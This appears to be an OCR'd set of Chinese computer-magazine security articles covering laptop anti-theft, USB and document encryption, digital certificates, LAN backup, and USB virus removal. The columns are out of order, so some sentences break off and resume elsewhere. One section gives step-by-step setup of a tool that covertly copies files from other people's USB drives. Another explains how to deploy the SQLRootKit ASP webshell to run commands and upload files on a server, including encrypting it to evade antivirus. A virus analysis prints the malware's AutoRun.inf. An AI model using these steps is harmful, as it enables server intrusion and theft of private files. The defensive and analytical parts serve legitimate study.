


图 3 登记指纹

最后重新启动笔记本电脑，这时指纹识别功能就生效了，待出现登录验证窗口时就必须使用登记的手指来登录 Windows 了。这样，除了使用者本人，任何人都登录不了笔记本电脑，从而做到一“指”当关，万夫莫开！

(2) 物理防盗

对于经常出差的商务一族来说，总不能时时刻刻把笔记本电脑带在身边，在车船上或宾馆中，如果需要暂时离开怎么办？可以借助于一些物理防盗措施把笔记本电脑锁在“家”中，从而确保安全。

在笔记本电脑一般都设计有防盗锁锁孔，呈方形或椭圆形，在其旁边一般还标注有链形线缆或锁形标志。

商务族可以花几十元到上百元不等的价格购买一把防盗锁。使用时，将线缆环绕在桌椅或其他固定的物体上，并将锁插入笔记本电脑的锁孔，同时设置密码或者使用钥匙锁好，这样就可以有效地防止笔记本电脑被盗。

一般而言，这种防盗锁的防盗线缆锁刚毅稳固，采用高强度材料，具有防撬，防剪，耐腐蚀等特点，锁芯和锁孔一般都是标准设计的，不同的牌子可以通用，如图 4 所示。



图 4 线缆型防盗锁

除了线缆型防盗锁，还有一种类似于汽车报警器的笔记本电脑防盗报警器，可以配合防盗报警器使用。在使用时，首先用线缆锁将笔记本电脑锁在某一个固定位置，然后将防盗报警器安装在笔记本电脑的下部边缘。

防盗报警器有一个音量高达 105 分贝的小喇叭，一

旦有人非法移动笔记本电脑，它马上就会发出刺耳的报警声和闪烁的红灯，以便引起周围人群的注意，吓跑偷窃笔记本电脑的贼。当然，如果主人搬动自己笔记本电脑时，只要将配好的钥匙插进报警器，移动时便不会发出报警声了。

此类产品的价格通常在 400 元以上，如图 5 所示。



图 5 笔记本防盗报警器

## 防范可移动存储载体造成的失泄密

U 盘等移动存储载体以非常低廉的价格、超大存储容量得到了迅速的普及，也增加了信息被侦听、截获及非法拷贝的危险。

当技术研发人员、员工携带 U 盘等可移动载体等回家或出差过程中，极有可能造成可移动存储载体丢失，或者被他人非法复制，使得存储于其中的涉密载体被非法侦听、截获，造成企业核心机密的泄露，给企业造成重大的损害。

企业中发生的失泄密问题很多都是因为 U 盘等可移动存储载体造成的。面对日益严重的 U 盘泄密形式，企业员工应该如何应对呢？

加密不失为一种明智之举。经过加密的 U 盘即便丢失，损失的只不过是几十元的 U 盘，而其中存储的重要数据并不会被泄露，其原理如图 1 所示。




图 1 U 盘文件加密

### 防范 U 盘丢失后造成的企业重要数字文档泄露

对于存储有企业重要数字文档的 U 盘，使用者可以借助于高强度 U 盘文件夹加密工具对 U 盘上的数据进行高强度的加密。下载地址是 <http://www.skycn.com/soft/24125.html>。

高强度 U 盘文件夹加密工具的加密方法非常简单，它是一款绿色软件，下载后解压缩并运行其中的“高强度 U 盘文件夹加密.exe”可执行文件，即可打开它的界面。从主界面看，该工具分为“快速移动加密”和“强度压缩加密”两个加密方法。对于 U 盘比较实用的是“快速移动加密”，因此本文仅介绍该方法。

首先在 U 盘根目录下新建一个文件夹，命名为一个便于记忆的名字，如“单位文档”，然后将 U 盘其他位置的企业机密文档全部剪切到上述文件夹中。

接下来启动高强度 U 盘文件夹加密工具，单击“请选择要加密或解密的文件夹”后面的【浏览】按钮，打开 U 盘根目录下新建的存放有重要文件的文件夹，选中“快速移动加密”选项，最后单击【加密】按钮。这时会弹出一个要求设

置密码的对话框，为安全起见，设置一个强有力的且自己能熟记的密码，确定之后即可加密成功。

当需要使用 U 盘中的数据时插入 U 盘，进入到 U 盘根目录下，打开包含有重要文档的子目录，双击其中的“解密.exe”文件，并正确输入密码，按回车键后解密工具会将重要文档所在的目录映射为 B 盘，之后就可以随意使用、编辑其中的文档了，也可以往 B 盘上复制文件及删除其中的文件，甚至还可以自由地拖动其中的文件到其他分区中，非常方便。

而且，当用户使用完毕并关闭 B 盘时，其中的文件将又会自动加密，从而确保重要文档的安全，如图 2 所示。




图 2 使用高强度 U 盘文件夹加密

### 防范 U 盘窃贼窃取 U 盘机密数字文档

企业用户通过 U 盘进行移动办公是再经常不过的事了，无论是出差或者是开会，经常会将自己随身携带的 U 盘插入到兄弟单位或会议组织者提供的计算机上进行异地办公，或者利用宾馆提供的计算机进行异地办公。经常这样做的商务人士可要注意了，当您把 U 盘插入到他人计算机中时，U 盘中的文件很可能会被神不知鬼不觉地复制一份！

现在网络上有许多 U 盘窃密工具，如“闪存窃密者”、“U 盘大盗”、“U 盘搬运工”等，可以轻松地窃取 U 盘中的机密文件。下面以 U 盘文件自动分拣专家来做做个试验，看看 U 盘窃密类工作是如何窃取 U 盘上的文件的。下载地址是 <http://www.skycn.com/soft/40870.html>。

下载完毕，将 U 盘文件自动分拣专家解压到任意目录即可使用，绿色免安装。解压后双击其中的“UExpert.exe”可执行文件，打开程序主界面。

首先来配置一下程序。“文件夹路径”文本框中指定的是从 U 盘窃取文件后的存放目录，最好是系统所在的分区，且要有足够的剩余空间，以免窃取文件后因磁盘空间不够而影响复制进程。

将“文件类型”设置为“全部”，这样 U 盘上的所有文件就会被全部窃取过来了。在“文件大小”栏中可以设置一下过滤选项，以便跳过过小或者是过大的文件。

在“延时设置”栏中建议设置为“延时 15 秒”以上，这样就不容易被 U 盘的主人发现，如图 3 所示。



图3 设置延时

接下来切换到“高级设置”选项卡，在这里设置一个安全密码，这样就只有窃密者本人才能够使用工具或调整工具的参数，以免被他人发现。另外，还可以设置一下工具的启动热键和退出热键，以方便窃密者本人控制在后台运行的窃密程度，如图 4 所示。



图4 设置密码和热键

最后，单击【后台运行】按钮，程序就会消失得无影无踪，在后台默默地运行，时刻监控着计算机的 USB 接口，

随时准备完成窃取文件的神秘使命。

窃密者做好上述工作后就可以守株待兔了。一旦有人将自己的 U 盘插入到安装有 U 盘文件自动分拣专家的计算机上，那么工具就会在后台神不知鬼不觉地将 U 盘中的所有文件尽数窃取过来，并存放于以系统当前的年月日和日期命名的文件夹中。

面对如此隐蔽的 U 盘窃密，是否只能采取不在他人计算机上使用 U 盘的方法来避免呢？

也不完全是这样，还记得前面我们介绍的高强度 U 盘文件夹加密工具吗？用它就可以有效防范 U 盘中的机密数据不被各类窃密工具所窃取。

利用高强度 U 盘文件夹加密工具将 U 盘中的数据加密后，U 盘窃密类工具还是会侦测到 U 盘上的加密文件夹，并偷偷拷贝到目标文件夹。不过，他们窃取到的只是一个“解密.exe”的可执行文件，并没有企业数字文档，因此纯属虚惊一场。

那么，如果窃密者猜解到了加密密码，会不会解密出办公文档呢？来实验一下。双击“解密.exe”，在弹出来的解密对话框中输入正确的密码，这时会弹出一个“该文件夹没有被加密”的提示框，如图 5 所示。




图5 未被加密提示

由此可以看出，U 盘窃密工具只是将可见的文件偷偷复制到目标文件夹中了，而对于加密隐藏的办公文档并没有窃取到手，所以利用加密隐藏的方法保护重要文档是安全的。

## 知识储备：数字证书的工作原理

数字证书采用 PKI (Public Key Infrastructure) 公开密钥基础架构技术，利用一对互相匹配的密钥进行加密和解密。每个用户自己设定一把特定的仅为本人所知的私有密钥（私钥），用它进行解密和签名；同时设定一把公共密钥（公钥），由本人公开，为一组用户所共享，用于加密和验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密，通过数字的手段保证加密、解密过程是一个不可逆过程，即只有用私有密钥才能解密，这样保证信息安全无误地到达目的地。用户也可以采用自己的私钥对发送信息加以处理，形成数字签名。

## 通过数字证书保护文档安全

用安全的技术实现对数字文档的保护，成为企业日益迫切的需求。数字版权管理 DRM 就是以一定的计算方法实现

江苏省宜兴丁蜀职业高级中学 翁永平  
对数字文档的保护，可实现对 eBook、视频、音频、图片、Office 文档等数字内容的保护。

## 创建数字证书

单击【开始】→【程序】，选择“Microsoft Office”组中的“Microsoft Office 工具”，最后单击其中的“VBA 项目的数字证书”命令（或者双击 Office 安装目录中的 Selfcert.exe），打开“创建数码证书”对话框。在“您的姓名”文本框中输入内容，单击【确定】按钮后，数字证书就创建好了，如图 1 所示。




图 1 创建数码证书

## 用数字证书进行宏的签名

宏测试完毕确认后，再对宏进行签名。打开包含要签名的宏方案的文件，在“工具”→“宏”→“Visual Basic 编辑器”→“工程资源管理器”中选择要签名的方案，再单击“工具”→“数字签名”命令，在弹出的“数字签名”窗口中单击【选择】按钮，选择事先申请的数字证书，如图 2 所示。




图 2 宏签名

要防止因意外修改宏方案而导致签名失效，请在签发之前锁定宏方案。自己的数字签名只能说明自己保证该方案是安全的，并不能证明是某个人编写了该方案。因此，锁定宏方案不能防止其他用户利用另一个签名替换自己的数字签名。

## 用数字证书对文档签名

打开要签名的 Word 文档，单击“工具选项”菜单，打开“安全性”选项卡，其中有个“数字签名”按钮，单击它给该文件加上自己的数字签名。随后会弹出一个对话框，要求添加数字证书，单击【添加】按钮，从数字证书中选择一个进行添加，然后单击【确定】按钮返回，现在自己的数字证书就加到该文档中了，如图 3 所示。以后别人打开该文档，单击“工具”→“选项”→“安全性”菜单，看到数字证书就可以知道该文档是谁编写的。




图 3 给文档添加数字证书

为了防止别人修改文档资料，还应该“在选项”→“安全性”的界面中给文档添加一个修改权限密码，即在“修改权限密码”一栏输入密码，最后单击【确定】按钮保存退出。这样下次打开该文档时，就会要求输入这个修改权限密码，假如不知道密码，就不能修改该文档，只能以只读形式打开。

## 备份数字证书

单击【开始】→【运行】，输入“certmgr.msc”，在打开的窗口中选择“个人”→“证书”，找到该证书并用右键单击，选择【所有任务】→【导出】命令即可。按照向导的提示一路单击【下一步】按钮进行备份。如果是为了备份而导出的，就要导出私钥，否则就不要这样做。

## 恢复数字证书

按照以上查看证书的方法打开证书窗口，选中要导入证书的逻辑存储区域（比如“个人”），在右边窗格空白处单击鼠标右键，在右键菜单中选择【所有任务】→【导入】命令，打开“证书导入向导”，按照提示即可完成导入。

如果导入的是具有保护密码的证书，还需要输入相应的密码。也可以直接在证书文件上单击鼠标右键，选择【安装 PFX(I)】命令。

# 企业数字文档安全防护系统的搭建

辽宁 乔珊

如何让企业内部高效办公又保证文档不被非法带走，如何让合作伙伴和客户受限制地访问技术文档以便协同工作，又能防止机密被恶意复制，如何才能做到只允许经过授权的

员工查阅、使用机密文档，而且能够避免外泄？

要实现这些，只靠规章制度显然是不够的，还需要借助于专门的安全管理软件，在各个环节加以综合防范。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

## 事前主动防御

客户端使用文档保护产品对文件进行密码初始化，重要密钥、权限、文件属性等数据都存储在系统服务器上，所有文件以加密形式存放，在企业内部网络中可以正常使用。一旦文件被非法复制到企业外部，也会因为无法获得服务器上的密钥而无法解密。

对于 U 盘等可移动存储载体上的文件保护的道理同样如此。事前进行了加密处理,一旦这些存储载体流落于企业外部,或者是丢失、被盗,因无法解密,同样无法读出其中的加密数字文档。

### 事中灵活控制

为防止内部的员工有意识或无意识地将重要信息带出向外泄露,系统允许对每个用户的权限进行设定。

### (1) 设定用户权限

对每个用户设定每个文件的使用权限,比如,控制复制、打印、保存、另存、阅览次数、打印次数、时间期限及非法取出的防御,从而防止用户使用外部存储介质复制、打印、保存数字文档传播泄密。

## (2) 防止非法越权使用文件

员工对文件的读取是带权限操作,没有权限的用户是无法打开加密的数字文档的,其原理图如图1所示。




图 1 防止非法越权使用文件

### (3) 权限回收控制

为防范离职、辞职员工带走企业内部机密数字文档，造成泄密，在员工离职、辞职前要对员工权限进行回收，即使文件已经被下载，权限回收后员工仍然无法打开文件，防止泄密事件发生。

#### (4) 权限转移绑定

当员工出差需要携带 U 盘等可移动存储载体或笔记本

电脑外出,为保证出差使用数字文档的需要,系统需要对其进行解密处理,这时将无法通过服务器进行保密监控。为防止离线泄密,保证离线办公安全,在无网络控制的情况下,安全系统可以将数字文档绑定到笔记本电脑或 USB 锁,把用户的密钥、权限与指定笔记本电脑或 U S B 锁进行绑定,其原理如图 2 所示。



图2 权限绑定

## 事后全维追踪

如果出现了泄密事故,那么需要知道有哪些人参与泄密,事故责任人是谁,损失有多大,如果没有采用科学有效的管理手段,只能通过人工方式调查取证,使得追查周期过长,损失加大。

文档安全管理系统在员工登录访问文件时，员工对文件的复制、打印、保存等这些信息都将被保存在 CDG 服务器上，这些日志信息是终身不变的，即便是管理员也无法更改。

文档安全管理系统提供全维的日志审计跟踪管理,增强了系统安全性,通过审计功能,日志管理员可以监督、跟踪所有用户的全部操作,查看系统的使用情况,查看用户 IP 地址,用户操作事件、时间、异常等信息都将被实时记录在日志中,实现最高的系统安全。这样,当失泄密问题发现时,就可以通过日志报告的内容,在最短的时间内发现泄密渠道。

## ✦ 在局域网内备份数据

在局域网的日常管理中如何快速、安全地备份数据是非常重要的问题。在单机中可以使用包括 Windows 备份程序在内的众多备份软件来执行数据的备份操作,但是在局域网环境中,一般的备份软件就无能为力了。

▼ 河南省洛阳市 花的神明

相比之下, AeternaBackup 就是一款为网络定制的备份软件, 它不仅功能强大而且简单易用。有了 AeternaBackup, 您再也不必为如何进行网络备份而发愁了。

AeternaBackup 下载地址: <http://www.aeternabackup.com/>

en/downloads.php。

## 安装过程

AeternaBackup 由服务器端程序和客户端程序组成。

首先进行服务器端程序的安装，在局域网中选择一台计算机作为备份服务器，在其上运行 AeternaBackup 的安装程序，在安装对话框中单击【Install AeternaBackup Server】按钮，之后按照正常的安装步骤即可完成安装操作。

AeternaBackup 会在备份服务器上创建名称为“Aeterna Backup Server”的系统服务，在默认状态下该服务处于自动运行状态，可以随系统的启动而自行启动。

接下来在局域网中需要执行备份服务的所有客户机上运行 AeternaBackup 安装程序，在安装界面中单击【Install AeternaBackup Desktop Client】按钮，即可完成客户端程序的安装。

## 账户创建及设置

AeternaBackup 虽然功能强大，但是其使用方法却十分简单。在备份服务器上执行“Manage AeternaBackup Server”程序，在弹出的窗口中选择“Manage local AeternaBackup Server”项，确认后打开 AeternaBackup 服务器端配置窗口，如图 1 所示。




图 1 服务器配置窗口

在“Accounts”面板中需要为不同的客户机创建登录账号。这是因为 AeternaBackup 采用严格的账户管理机制，每个客户机用户必须使用为之分配的账号才能远程连接 AeternaBackup 备份服务器，然后才能执行备份操作，这样不同的客户端用户可以创建各自的备份文件，从而保证各自备份操作的独立性和安全性。

在该面板中已经预设了一个“Administrator”账户，用于管理员配置 AeternaBackup 服务，默认状态下其密码为空。为了加强 AeternaBackup 的安全性，可以选中该用户，在右侧窗口中单击【Edit Account】按钮，在其属性窗口中勾选“Assign a new password”项，并为其设置登录密码即可。在右侧窗口中单击【Add Account】按钮，在账户添加对话框中依次输入账户的名称、描述信息、密码等参数，如图 2 所示。




图 2 输入各项参数

在“Account Type”栏中设置该账户的权限，包括“Normal”（具有备份和恢复权限）、“Limit User”（仅具有备份权限）、“Power User”（具有备份、恢复及删除备份文件的权限），单击【OK】按钮完成添加账户的操作。按照上述方法，可以为不同的客户机创建不同的账户名称。

## 对传输数据加密

为了保证在远程备份过程中的安全性，最好的办法是对传输的数据进行加密。在“Settings”面板中勾选“Encrypt Backup Communication”项即可。

在“Storage”面板中可以更改备份文件的存储路径，在其中的“Storage Folder”栏中显示默认的备份路径。单击【Change】按钮，在弹出的对话框中单击【Select】按钮，可以更改备份文件的存储路径。

当然，在执行该项操作之前，必须单击窗口右上角的【Start Service】按钮，来停止 AeternaBackup 服务，之后单击【Restart Service】按钮，来重新启动 AeternaBackup 服务，其余的配置保持默认即可。

## 备份数据

双击客户端启动桌面上的“AeternaBackup”快捷图标，在登录窗口中输入对应的账户名和密码，如图 3 所示。而后在“Backup Server”栏中输入备份服务器的 IP，单击【Login】按钮，打开备份窗口，如图 4 所示。



图 3 软件登录



图4 备份窗口

在该窗口顶部单击【Backup】按钮，在备份区域显示所有的备份任务。单击【New】按钮，在新建备份任务窗口中的“Backup Settings”面板中的“Backup Title”栏中输入任务名称，如图5所示。在“Backup Type”栏中选择备份的类型，在“Backup Mode”栏中选择备份的模式，一般来说保持默认值即可。




图5 输入备份任务

在“Include Files”面板中单击【Add Files】按钮，选择需要备份的文件。在“Include Folders”面板中单击【Add Folder】按钮，在打开的窗口中的“Base Folder”栏中选择“Select Folder”项，选择需要备份的文件夹。在默认状态下，所有

的文件和子文件夹全部处于备份范围内。

您还可以设置备份过滤条件，在“Include”栏中输入对应的文件扩展名，单击【Add】按钮将其添加到备份规则中。在选中的文件夹中，只有指定类型的文件才可以备份，在“Exclude”栏中按照同样的方法可以设定哪些类型文件排除在备份范围之外。

为了加强备份的自动化程度，可以启动定时备份功能。

在“Schedule”面板中选择“Automatically execute this backup job”项，在“Run Backup on these weekdays only”栏中选择设定执行该备份任务的星期数：选择“Daily, after booting”项，表示在每天开机时执行备份任务；选择“Daily, before shutting down”项，表示在每天关机时执行备份任务；选择“Daily, at X”项，表示在执行的时间执行备份任务；选择“Daily, at specific times”项，可以选择预设的时间来执行备份任务。单击【OK】按钮完成备份任务的创建操作。

按照上述方法，可以创建任意多个备份任务。

在备份窗口中选择备份任务，单击【Start Backup】按钮，即可执行选定的备份任务，将所有的备份文件传输到AeternaBackup 备份服务器的备份路径中，不同的用户拥有不同的备份存储位置。

## 恢复备份文件

在备份窗口顶部单击【Restore】按钮，在恢复窗口的列表中选择“All Backups”项，即可列出所有完成的备份项目。

选定需要恢复的备份项目，在其右键菜单中单击“Open Archive”项，在打开的窗口中显示其中包含的所有文件信息，选中需要恢复的文件，之后单击窗口底部的【Restore】按钮，即可完成恢复操作了。

## 用数据库后门控制 PC

北京 陈小兵

浏览器中输入地址打开即可使用。

打开后，分别在“SQL 用户名”和“SQL 密码”中输入获取的 SQL 用户名“sa”和密码“\*\*\*”，然后在执行命令前面的输入框中输入需要执行的命令，如输入“net user”查看系统中的所有用户。之后单击“执行命令”，就会在该网页中显示执行结果，如图1所示。

### 说明

- (1) 很多杀毒软件都会对 SQLRootKit 1.0 网页木马进行查杀，因此在使用前最好使用一些网页加密软件进行加密。
- (2) SQLRootKit 1.0 中只能利用本地的 SQL Server 数

SQLRootKit 使用网页脚本来执行数据库命令，前提是需要知道数据库的账号名称和密码。目前，SQLRootKit 有两种，一种是针对 PHP 语言的，其针对数据库为 MySQL；另外一种是针对 ASP 语言的，这个版本的 SQLRootKit 有 1.0 版和改进后的 3.0 两个版本，主要是针对 SQL Server 的。

本案例主要介绍黑客们是如何通过使用 SQLRootKit 1.0 及 SQLRootKit 3.0 数据库后门来控制计算机。

### 使用 SQLRootKit 1.0 网页后门控制计算机

在获取网站的数据库类型、数据库用户密码和用户名称后，直接将 SQLRootKit.asp 文件上传到网站目录中，然后在

数据库来执行命令，如果数据库服务器跟 Web 服务器不在同一台计算机上，则 SQLRootKit 1.0 无能为力。

(3) 使用经过加密的 SQLRootKit 1.0 网页木马，其 Webshell 相当于一个 DOSShell。如果未在数据库服务器中删除一些比较危险的 DLL 组件，该后门可长期存在。




图1 在 SQLRootKit 1.0 中执行命令

## 使用 SQLRootKit 3.0 网页后门控制计算机

### 1. 步骤一：运行程序

直接运行 SQLRootKit 3.0 网页后门程序，将网页后门直接上传到网站目录，然后在浏览器中输入其对应地址即可，运行界面如图 2 所示。




图2 运行 SQLRootKit 3.0 网页后门

### 说明

(1) 在 SQLRootKit 3.0 网页后门中需要输入“SQL 用户名”、“SQL 密码”、“SQL 服务器”及“SQL 端口”，程序默认 SQL Server 服务器跟 Web 服务器在同一台计算机上。

(2) 输入的“SQL 用户名”、“SQL 密码”、“SQL 服务器”及“SQL 端口”验证正确后才能进行后续操作。

### 2. 步骤二：登录管理界面

登录 SQLRootKit 3.0 网页后门，输入相应的“SQL 用户名”和“SQL 密码”后，单击【Login】按钮，验证正确后进入 SQLRootKit 3.0 网页后门管理界面，如图 3 所示。



图3 进入后门管理界面

### 3. 步骤三：检测组件

单击【检测组件】按钮，程序会自动检测服务器上是否存在 XP\_cmdshell、sp\_oacreate、Xp\_regwrite 及 xp\_servicecontrol 这 4 个 SQL 组件，检测操作系统版本和执行权限等信息，并显示在该页面上，如图 4 所示。



图4 检测 SQL 组件

### 说明

如果检测出来的组件被系统管理员删除了，则可以单击【恢复组件】按钮进行组件恢复。

### 4. 步骤四：执行命令

在“系统命令”中输入需要执行的命令，并选择运行程序的相应组件。在本例中选择“利用 XP\_cmdshell 扩展”，并在系统命令中输入“net user”命令，然后单击【执行】按钮，其结果会显示在网页中，如图 5 所示。利用 XP\_cmdshell 扩展命令在执行过程中可能会显示一些错误信息，可以不用管它。

### 5. 步骤五：上传文件

在 SQLRootKit 3.0 网页后门中提供了文件上传功能，即在“内容”中粘贴需要上传的文件的内容，在文件路径中输入需要保存的文件的物理路径。输入完毕后，单击【保存】按钮即可完成文件上传。






图 5 执行命令

安全防范措施

对 SQLRootKit 3.0 网页后门来讲，其防范措施主要有：

(1) 勤杀毒，目前很多杀毒软件都能自动识别并查杀这些网页后门程序，因此平时要及时升级杀毒软件病毒库和

开启杀毒软件的所有监管选项。

(2) 首次完成网站建设后，要保存网站所有文件的列表。如可以在 DOS 下输入“dir d:\网站目录\\*.txt”命令将网站所有文件生成列表文件 mywebsite20071218.txt。每一次升级后都要再次生成文件列表，每一次维护时查看文件大小的变化即可。

(3) 使用一些网站监控软件进行实时监控。目前国外和国内都有一些网站文件监控软件，一旦发现网站文件被改动，软件就会通过发送邮件或者发送手机短信等方式及时报警，方便管理员进行处理。

当然在很多情况下，一般的网页后门程序或者网页木马不能在服务器上执行命令。如果服务器上存在 SQL Server 服务器，并在获取了数据库用户和账号的情况下，才能使用本案例介绍的方法来升权限或者做留守后门。

挽救中招的 360 卫士

奇虎的 360 安全卫士是笔者系统里的必备工具。有一天，笔者突然发现 360 卫士无法运行了，双击后竟然弹出“应用程序正常初始化失败”的错误。

赶紧杀毒，系统是正常的。再运行，还是失败，即使使用 360 卫士的修复程序，也一样会弹出错误的窗口。

看来一定是什么程序将 360 安全卫士的运行模块给破坏了。后来经过查证才发现，原来是 CNNIC 中文上网搞的鬼。

解决方法其实非常简单，到 [http://dl.360safe.com/killer\\_cnnic.exe](http://dl.360safe.com/killer_cnnic.exe) 下载“CNNIC 中文上网专用卸载工具 V2.0”这个小工具即可。

山东省招远一中新校 牟晓东

保护，使用普通方法是无法卸载的。而 killer\_cnnic 使用了强大的破冰（Anti-Rootkit）技术，能够彻底卸载 CNNIC 中文上网。

单击界面中的【开始查杀】按钮后，killer\_cnnic 马上开始清除 CNNIC 中文上网在 C:\Program Files\OCINS\目录中生成的许多文件，包括 DLL 动态链接库文件、html 超文本网页文件、CAB 压缩文件等，甚至有更新程序 update.exe。然后会提示我们“已成功解除 CNNIC 中文上网自我保护”，并且弹出“请重新启动并使用 360 主程序查杀残余 CNNIC 中文上网文件！”的“已成功清除”对话框。

单击【确定】按钮后再关闭 killer\_cnnic 窗口，然后直接双击运行 360 安全卫士试试，果然可以正常弹出运行界面了。

由于 CNNIC 中文上网使用 Rootkit 技术对自己的文件进行

手工清除水牛病毒

今天一同事拿 U 盘插到我的计算机上，一不小心中招。经查，在他的 U 盘根目录下有 2 个文件，分别是 ShuiNiu.exe 和 AutoRun.inf。我的计算机上安装了卡巴斯基，把病毒库升级到最新，对 ShuiNiu.exe 进行扫描，但卡巴斯基报告称没有发现威胁。

由于开启了主动防御，可以观察到病毒的执行过程，感染 ShuiNiu.exe 后有如下这些现象：

(1) 能感染到插入计算机的其他 U 盘。

(2) 停止防毒软件的保护。

江苏省宜兴丁蜀职业高级中学 翁永平

(3) 映像档劫持（让另外下载的多款防毒软件无法救援）。

(4) 病毒修改系统时间让防毒软件的授权（序号）失效（这招真狠，对每个防毒都有效）。

AutoRun.inf 的内容如下：

```
[AutoRun]
Open=ShuiNiu.exe
Shell\Open=打开(&O)
```

```
Shell\Open\Command=ShuiNiu.exe
```

```
Shell\Open\Default=1
```

```
Shell\Explore=资源管理器(&X)
```

```
Shell\Explore\Command=ShuiNiu.exe
```

从以上内容看，插入 U 盘之后，在“我的电脑”中单击鼠标右键选择【打开】与【资源管理器】命令均能中招。

病毒首先在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG 下修改“Seed”值，同时把自身复制到系统文件夹 SYSTEM32 下。

把自身注入到系统进程 SVCHOST.EXE 中，而进程 SVCHOST.EXE 是系统启动时必须运行的。卡斯基报告有风险软件 Trojan.generic 注入 IEXPLORE.EXE，注入的目的是注册它的副本为开机自动运行程序。

在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 及 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下增加字符串 DsNiu，值为系统文件夹下的 ShuiNiu.exe，手工删除字符串 DsNiu。

病毒程序由于采取了自身保护技术立刻就被恢复，所以系统报告无法删除。

正确的做法是运用系统配置实用程序或 Windows 优化大师等软件把系统自启动项中的 DsNiu 前面的勾去掉，如图 1 所示。重新启动计算机，再删除相关的项目。

系统默认自动弹出的运行选择窗口也助长了中毒的危险。利用组策略设置可以禁止光盘、U 盘自动运行，再加上禁用双击打开盘符的办法，可以大大降低 U 盘病毒的中招可能性。



图 1 去掉 DsNiu 的自启动

下面来看看如何用组策略设置禁止光盘、U 盘自动运行。

